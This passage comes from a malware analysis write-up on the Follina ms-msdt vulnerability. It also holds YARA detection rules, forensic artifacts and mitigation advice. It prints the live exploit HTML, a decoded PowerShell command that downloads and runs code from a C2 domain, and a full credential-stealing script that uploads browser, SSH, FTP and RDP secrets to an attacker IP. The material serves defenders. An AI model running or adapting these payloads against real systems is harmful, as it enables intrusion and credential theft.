//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$
    (Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34
    +'R2V0LVByb2Nlc3MgLU5hbWUgbXNkdHxTdG9wLVByb2Nlc3M7cG93ZXJzaGVsbCAtbm9wIC1jICJpZXgoTmV3LU9iamVjdCBOZXQuV2ViQ2xpZW50KS5Eb3dubG9hZFN0cmluZygnaHR0cHM6Ly9zZWxsZXItbm90aWZpY2F0
    aW9uLmxpdmUvWmdmYmUyMzRkZycpIg=='+[char]34+'))')))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
```

Figure 28: HTML payload


The attacker crafting the PowerShell payload with the base64 encoding which likely needs to decode to understand the malicious code. Base64 decoded version of the payload as shown below:



```
Get-Process -Name msdt|Stop-Process;
powershell -nop -c "iex(New-Object Net.
WebClient).DownloadString('https://
seller-notification.live/Zgfbe234dg')"
```


Figure 29: decoded payload

The malicious PowerShell code firstly will get a process name *msdt* that is running on the local computer using the *Get-Process* cmdlet and terminate the process using the *Stop-Process* cmdlet. Next, the malicious code download and execute another PowerShell payload from their C2 server *seller-notification[.]live* which is what we call fileless execution. The malicious PowerShell code will run in memory without touching the disk.
Retrieve the PowerShell script in the URL revealing the payload will try to collect the infected machine's information, compress it into a ZIP file and upload the ZIP to their another C2 server at 45[.]77.156[.]179 on port 443. Figure 30 - 31 shows the content of the *Zgfbe234dg* code.



```
1  $host1 = hostname
2  $time1 = (([DateTime]::Now.ToUniversalTime().Ticks - 621355968000000000)/10000).tostring().Substring(0,13)
3  $ip = (curl ifconfig.me|Select-Object -Expandproperty Content)
4  $test1=((dir env:appdata |Select-Object -Expandproperty value) + "\Mozilla\Firefox\Profiles\" |  Get-ChildItem -Recurse -Include *logins.json,*.db,*signons.sqlite,*cookies.sqlite,*places.sqlite |
   Select-Object FullName).FullName
5  $test2=((dir env:appdata |Select-Object -Expandproperty value) + "\..\Roaming\Microsoft\Protect" | Get-ChildItem -Recurse -Include * -Hidden | Select-Object FullName).FullName
6  $test3=((dir env:appdata |Select-Object -Expandproperty value) + "\Opera Software\Opera Stable" | Get-ChildItem -Recurse -Include "Login Data"| Select-Object FullName).FullName
7  $test4=((dir env:appdata |Select-Object -Expandproperty value) + "\Opera Software\Opera Stable" | Get-ChildItem -Recurse -Include "Login Data"| Select-Object FullName).FullName
8  $test5=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Yandex\andexbrowser\" | Get-ChildItem -Recurse -Include "Ya Passman Data"| Select-Object FullName).FullName
9  $test6=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Vivaldi\User Data\Default\" | Get-ChildItem -Recurse -Include "Login Data"| Select-Object FullName).FullName
10 $test7=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\CentBrowser\User Data\Default\" | Get-ChildItem -Recurse -Include "Login Data"| Select-Object FullName).FullName
11 $test8=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Comodo\Dragon\User Data\Default\" | Get-ChildItem -Recurse -Include "Login Data"| Select-Object FullName).FullName
12 $test9=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Chedot\User Data\Default\" | Get-ChildItem -Recurse -Include "Login Data"| Select-Object FullName).FullName
13 $test10=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Orbitum\User Data\Default\" | Get-ChildItem -Recurse -Include "Login Data"| Select-Object FullName).FullName
14 $test11=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Chromium\User Data\Default\" | Get-ChildItem -Recurse -Include "Login Data"| Select-Object FullName).FullName
15 $test12=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Slimjet\User Data\Default\" | Get-ChildItem -Recurse -Include "Login Data"| Select-Object FullName).FullName
16 $test13=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Xvast\User Data\Default\" | Get-ChildItem -Recurse -Include "Login Data"| Select-Object FullName).FullName
17 $test14=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Kinza\User Data\Default\" | Get-ChildItem -Recurse -Include "Login Data"| Select-Object FullName).FullName
18 $test15=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Iridium\User Data\Default\" | Get-ChildItem -Recurse -Include "Login Data"| Select-Object FullName).FullName
19 $test16=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\CocCoc\Browser\User Data\Default\" | Get-ChildItem -Recurse -Include "Login Data"| Select-Object FullName).FullName
20 $test17=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\AVAST Software\Browser\User Data\Default\" | Get-ChildItem -Recurse -Include "Login Data"| Select-Object FullName).
   FullName
21 $test18=((dir env:LOCALAPPDATA |Select-Object -Expandproperty value) + "\Google\Chrome\User Data\Default\Login Data" | Get-ChildItem -Recurse -Include * -Hidden | Select-Object FullName).FullNam
22 $test19=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\\Microsoft\Outlook\" | Get-ChildItem -Recurse -Include *.pst| Select-Object FullName).FullName
23 $test20=((dir env:appdata |Select-Object -Expandproperty value) + "\Thunderbird\Profiles\" |  Get-ChildItem -Recurse -Include *logins.json,*.db |Select-Object FullName).FullName
24 $test21=(((dir env:appdata |Select-Object -Expandproperty value) + "\..\..\Documents\NetSarang Computer\") | Get-ChildItem   -Recurse -Include *.xsh).fullname
25 $test22=(((dir env:appdata |Select-Object -Expandproperty value) + "\..\..\Documents\NetSarang\") | Get-ChildItem   -Recurse -Include *.xsh).fullname
26 $test25=(((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Microsoft\Windows Live\") | Get-ChildItem   -Recurse -Include Contacts).fullname
27 $test26=(((dir env:userprofile |Select-Object -Expandproperty value) + "\AppData\Roaming\FileZilla\") | Get-ChildItem).fullname
28 $test27=(((reg query "HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall\ToDesk" /v DisplayIcon).split("REG_SZ"))[15].Replace("ToDesk.exe","").Replace('    ',"") |
   Get-ChildItem -Recurse -Include  *.ini).fullname
29 $test28=(((dir env:appdata |Select-Object -Expandproperty value) + "\MobaXterm\") | Get-ChildItem   -Recurse -Include *.ini).fullname
30 $test31=(((dir env:appdata |Select-Object -Expandproperty value) + "\..\..\Documents\WeChat Files") | Get-ChildItem -Recurse -Include AccInfo.dat,config.data).fullname
31 $test32=(((reg query "HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall\Oray SunLogin RemoteClient" /v DisplayIcon).split("REG_SZ"))[17].Replace("uninstall.exe","").
   Replace('    ',"") | Get-ChildItem  -Recurse -Include  config.ini).fullname
32 $test33=(Get-ChildItem C:\ProgramData\Oray-Recurse-Include config.ini).fullname
33 $test34=(((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Netease\MailMaster\data\") | Get-ChildItem -Recurse -Include *.db).fullname
34 $test35=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Temp\") + $time1 + "." + "rdp13q.reg"
35 reg export "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" ($test35)
36 $test36=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Temp\") + $time1 + "." + "start_ftp123.reg"
37 reg export "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\MSFtpsvc\Parameters\Virtual Roots\ControlSet002" ($test36)
38 $test37=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Temp\") + $time1 + "." + "serv_u123.reg"
39 reg export "HKEY_LOCAL_MACHINE\SOFTWARE\Cat Soft\Serv-U\Domains\1\UserList" ($test37)
40 $test38=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Temp\") + $time1 + "." + "Parameters123.reg"
```

Figure 30: Lines 1 - 40



```
40 $test38=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Temp\") + $time1 + "." + "Parameters123.reg"
41 reg export "HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\" ($test38)
42 $test39=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Temp\") + $time1 + "." + "iis123.reg"
43 reg export "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\MSFtpsvc\Parameters\Virtual Roots" ($test39)
44 $test40=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Temp\") + $time1 + "." + "putty.reg"
45 reg export "HKEY_CURRENT_USER\SOFTWARE\SimonTatham" ($test40)
46 $test41=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Temp\") + $time1 + "." + "ms_office.reg"
47 reg export "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0" ($test41)
48 $test42=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Temp\") + $time1 + "." + "winscp.reg"
49 reg export "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2" ($test42)
50 $test43=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Temp\") + $time1 + "." + "navicat.reg"
51 reg export "HKEY_CURRENT_USER\SOFTWARE\PremiumSoft\Navicat\Servers" ($test43)
52 $test45="C:\Program Files\Oray\SunLogin\SunloginClient\config.ini"
53 $test46="C:\ProgramData\Oray\SunloginClient\config.ini"
54 $test47="C:\ZKEYS\Setup.ini"
55 $test48="c:\windows\system32\inetsrv\MetaBase.xml"
56 $test49=((dir env:appdata |Select-Object -Expandproperty value) + "\Microsoft\Microsoft SQL Server\" |  Get-ChildItem -Recurse -Include  SqlStudio.bin,mru.dat |Select-Object FullName).FullName
57 $test50=((dir env:appdata |Select-Object -Expandproperty value) + "\..\local\Temp\") + $time1 + "." + "command_line123.reg"
58 $config4=systeminfo
59 $config3=ipconfig /all
60 $config1 = net config workstation
61 $config2 = net time /domain
62 $config5 = net group /domain
63 $config6 = net accounts /domain
64 $config7 = wmic useraccount get /all
65 $config8 = net localgroup administrators
66 $config9 = wmic product get name,version
67 $config10 = dir env:*
68 echo "hostname" $host1 "ip" $ip "net config workstation" $config1  "net time /domain" $config2  "ipconfig /all" $config3 "systeminfo" $config4 "net group /domain" $config5 "net accounts /domain"
   $config6  "wmic useraccount get /all" $config7 "net localgroup administrators"  $config8 "wmic product get name,version" $config9  "dir env:*"  $config10 >> $test50
69 $path= $test1+$test2+$test3+$test4+$test5+$test6+$test7+$test8+$test9+$test10+$test11+$test12+$test13+$test14+$test15+$test16+$test17+$test18+$test19+$test20+$test21+$test22+$test23+$test24+$test25
   +$test27+$test28+$test29+$test30+$test31+$test32+$test33+$test34+$test35+$test46+$test47+$test48+$test49+$test50+$test26+$test36+$test37+$test38+$test39+$test40+$test41+$test42+$test43+$test44
   +$test45
70 $filename_path = (dir env:TEMP|Select-Object -Expandproperty value) + "\" + $time1
71 mkdir $filename_path
72 foreach($a in $path){$filename_Destination = $filename_path + "\" + $a.Replace("\","----").replace(":","").replace(" ","");Copy-Item $a  -Destination  $filename_Destination}
73 $filename_zip_path = $filename_path + ".zip"
74 Compress-Archive -Path $filename_path  -DestinationPath $filename_zip_path
75 $http_url = "http://45.77.156.179:443/" +  $ip + "----------"  + $time1 + ".zip"
76 Start-BitsTransfer -Source $filename_zip_path -Destination $http_url -TransferType Upload
```

Figure 31: lines 41 -76

The code collect login data and information from browsers such as Firefox, email applications such as Outlook, SSH client applications, FTP clients, and remote desktop applications. It appears also that malware collect system information by running commands such as system info, ipconfig, and many more. In the last part of the code, the malware will compress all the collected files and data and save them as a ZIP file. The ZIP file will be uploaded to the attacker's remote server served at 45[.]77.156[.]179 on port 443.

Other samples analysis

All the remote servers for the available samples seem down when uploaded to the Virus Total. Thus, the Netbytesec team not able to do further analysis of the HTML.
The list below shows the malicious remote HTML serves by each of the other samples.

- CSAFP'S_GUIDANCE_RE_NATIONAL_AND_LOCAL_ELECTION_2022_NLE.docx = *hxxp://141[.]98[.]215[.]99/color.html*
- приглашение на интервью.doc = *hxxps://www[.]sputnikradio[.]net/radio/news/3134.html*
- РЭТ-ЮМ-3044 от 12.04.2022.doc = *hxxps://www[.]sputnikradio[.]net/radio/news/1134.html*
- Exposing_Sonish_Liar!!!.doc = *hxxps://exchange[.]oufca[.]com.au/owa/auth/15.1.2375/themes/p3azx.html*

Detection

In terms of detection perspective, the malicious code is loaded from the remote component in the attacker's server, thus the document does not embed any malicious code in the files which will make detection a little bit harder as the malicious code is in the HTML file remotely serve on the internet instead of in the document like the Macro attack.

The YARA rule below can be use to detects the malicious document.


```
rule Follina_msdt_maldoc_DOC_XML_Rels {
    meta:
        description = "Detects for DOC and DOCX's Follina sample based on document.xml.rels file. You need to unzip
the DOC/DOCX file and go to word/_rels/document.xml.rels"
    strings:
        $s0 = { 3C 3F 78 6D 6C } //<?xml
        $s1 = "<Relationships" ascii
        $s2 = ".html!" ascii
        $s3 = "TargetMode=\"External\"" ascii
        $s4 = "TargetMode = \"External\"" ascii
    condition:
        $s0 and $s1 and $s2 and ($s3 or $s4)
}

rule Follina_msdt_maldoc_RTF {
    meta:
        description = "Detects for RTF's Follina sample"
    strings:
        $s1 = "objclass http" ascii
        $s2 = ".html}" ascii

    condition:
        uint32be(0) == 0x7B5C7274 and
        all of them
}

rule Follina_msdt_HTML {
    meta:
        description = "Detects for malicious HTML uses to execute ms-msdt in Follina sample"
    strings:
        $s0 = { 3C 21 64 6F 63 74 79 70 65 } //<!doctype
        $s1 = "window.location.href = \"ms-msdt:" ascii

    condition:
    all of them
}
```

If you're using SIGMA you might take a look at this rule here and here.

The Elastic team also has created and modified existing rules in order to detect MSDT attacks in Elastic which can be referred to here and here.

DFIR Artifact

Based on Nasreddine's tweet, the post-exploit forensics can be done to check whether a user got compromised or not due to the attack is by checking the log "*PCW.debugreport.xml*" located at *%localappdata%\Diagnostics.*



```
PCW.debugreport.xml
> Users > User > AppData > Local > Diagnostics > 733862231 > 2022060206.000 > PCW.debugreport.xml
id="ScriptLine" name="Line Number">347</Data><Data
id="ScriptColumn" name="Column Number">23</Data><Data
id="ScriptErrorText" name="Error Text">System.Management.Automation.
PSArgumentException,Microsoft.PowerShell.Commands.TestPathCommand</
Data></ScriptError></Contents></Detail></DetailedInformation></
Script><Script name="RS_ProgramCompatibilityWizard.ps1"><Data
id="RunningTime" name="Running Time">3344</Data><Parameters><Data
id="Parameter" name="TargetPath">h$(IEX(calc.exe))i/../../../../../.
./../../../../../../../../Windows/System32/mpsigstub.exe</
Data><Data id="Parameter" name="AppName">mpsigstub</Data></
Parameters><DetailedInformation><Detail id="ScriptError"
name="Script Error" verbosity="Debug"><Data id="Description"
name="Description">An error written by a cmdlet into the PowerShell
error stream</Data><Contents><ScriptError><Data id="ScriptName"
name="Script"></Data><Data id="ScriptLine" name="Line Number">1</
Data><Data id="ScriptColumn" name="Column Number">134</Data><Data
id="ScriptErrorText" name="Error
Text">ParameterArgumentValidationErrorNullNotAllowed,Microsoft.
PowerShell.Commands.InvokeExpressionCommand</Data></ScriptError></
Contents></Detail></DetailedInformation></Script></
Scripts><Functions><Function id="Initialize"
name="Initialize"><Data id="RunningTime" name="Running Time">78</
```


Figure 32: PCW.debugreport.xml contains Follina log

The figure above shows that the executed PowerShell payload which is "*IEX(calc.exe)*" is being recorded in *PCW.debugreport.xml* which will be useful for Incident Response and Forensics activities.

Recommendations

No patch is available yet from Microsoft but users and administrators are recommended to review the Microsoft guidance by **disabling Microsoft Support Diagnostic Tool (MSDT) URL Protocol** and **perform the necessary steps** to harden your Windows machines from the attack.

The figure below shows the ms-msdt registry key that needs to be deleted:



